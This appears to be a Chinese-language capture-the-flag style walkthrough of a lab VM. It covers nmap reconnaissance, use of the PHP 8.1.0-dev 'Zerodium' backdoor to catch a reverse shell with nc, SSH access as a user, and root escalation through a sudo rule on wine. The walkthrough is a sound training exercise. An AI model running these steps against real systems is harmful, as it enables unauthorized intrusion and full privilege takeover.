┌──(root㉿kali)-[/miaosec]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-08 15:36 CST
Nmap scan report for 192.168.2.1
Host is up (0.00078s latency).
MAC Address: 0A:00:27:00:00:07 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00049s latency).
MAC Address: 08:00:27:48:64:28 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.39
Host is up (0.015s latency).
MAC Address: 08:00:27:E6:6C:CB (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.10 seconds
靶机IP:192.168.2.39
2、端口扫描
1.全端口扫描
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kali)-[/miaosec]
└─# nmap --min-rate 10000 -p- 192.168.2.39
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-08 15:36 CST
Nmap scan report for 192.168.2.39
Host is up (0.00073s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
MAC Address: 08:00:27:E6:6C:CB (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 32.87 seconds
┌──(root㉿kali)-[/miaosec]
└─# nmap --min-rate 10000 -sT -sV -sC -O -p22,80,8080 192.168.2.39
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-08 15:37 CST
Nmap scan report for 192.168.2.39
Host is up (0.00080s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp   open  http    Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
8080/tcp open  http    PHP cli server 5.5 or later (PHP 8.1.0-dev)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:E6:6C:CB (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.67 seconds
3.udp扫描
1
2
3
4
5
6
7
8
9
10
┌──(root㉿kali)-[/miaosec]
└─# nmap -sU --top-ports 100 192.168.2.39
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-08 15:38 CST
Nmap scan report for 192.168.2.39
Host is up (0.00100s latency).
All 100 scanned ports on 192.168.2.39 are in ignored states.
Not shown: 55 closed udp ports (port-unreach), 45 open|filtered udp ports (no-response)
MAC Address: 08:00:27:E6:6C:CB (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 52.85 seconds
二、Zerodium漏洞利用

访问80端口和8080端口,都是显示Zerodium
说明是使用Zerodium 结合nmap扫描的结果,在8080端口显示PHP cli server 5.5 or later (PHP 8.1.0-dev)
┌──(root㉿kali)-[/tmp/nc.exe] └─# nc -lvnp 4444 listening on [any] 4444 ... connect to [192.168.2.4] from (UNKNOWN) [192.168.2.39] 42942 bash: cannot set terminal process group (1): Inappropriate ioctl for device bash: no job control in this shell root@6ad9beefaa2d:/var/www/html# id id uid=0(root) gid=0(root) groups=0(root)
根目录下面存在.dockerenv,因此判断是在docker容器里面
1 2 3 4 5 6 7 8 9 10
root@6ad9beefaa2d:/var/www/html# ls -la / ls -la / total 84 drwxr-xr-x 1 root root 4096 May 5 2023 . drwxr-xr-x 1 root root 4096 May 5 2023 .. -rwxr-xr-x 1 root root 0 May 5 2023 .dockerenv drwxr-xr-x 1 root root 4096 May 5 2023 bin drwxr-xr-x 2 root root 4096 Nov 22 2020 boot drwxr-xr-x 5 root root 340 Jan 8 07:36 dev ....
┌──(root㉿kali)-[/miaosec] └─# ssh liam@192.168.2.39 liam@zero:~$ id uid=1000(liam) gid=1000(liam) grupos=1000(liam)
2、获取ROOT权限
查看sudo -l,发现当前用户可以用root权限执行/usr/bin/wine
1 2 3 4 5 6
liam@zero:~$ sudo -l Matching Defaults entries for liam on zero: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User liam may run the following commands on zero: (root) NOPASSWD: /usr/bin/wine
/usr/bin/wine 是 Linux 系统中 Wine(Wine Is Not an Emulator)程序的可执行文件路径。Wine 是一个兼容层,允许在类 Unix 操作系统(如 Linux、macOS)上运行 Windows 应用程序,而无需使用 Windows 操作系统本身。
直接执行cmd.exe,成功获取到root权限
1
2
3
4
5
6
7
8
9
10
liam@zero:/home$ sudo /usr/bin/wine cmd.exe it looks like wine32 is missing, you should install it. multiarch needs to be enabled first. as root, please execute "dpkg --add-architecture i386 && apt-get update && apt-get install wine32" Microsoft Windows 6.1.7601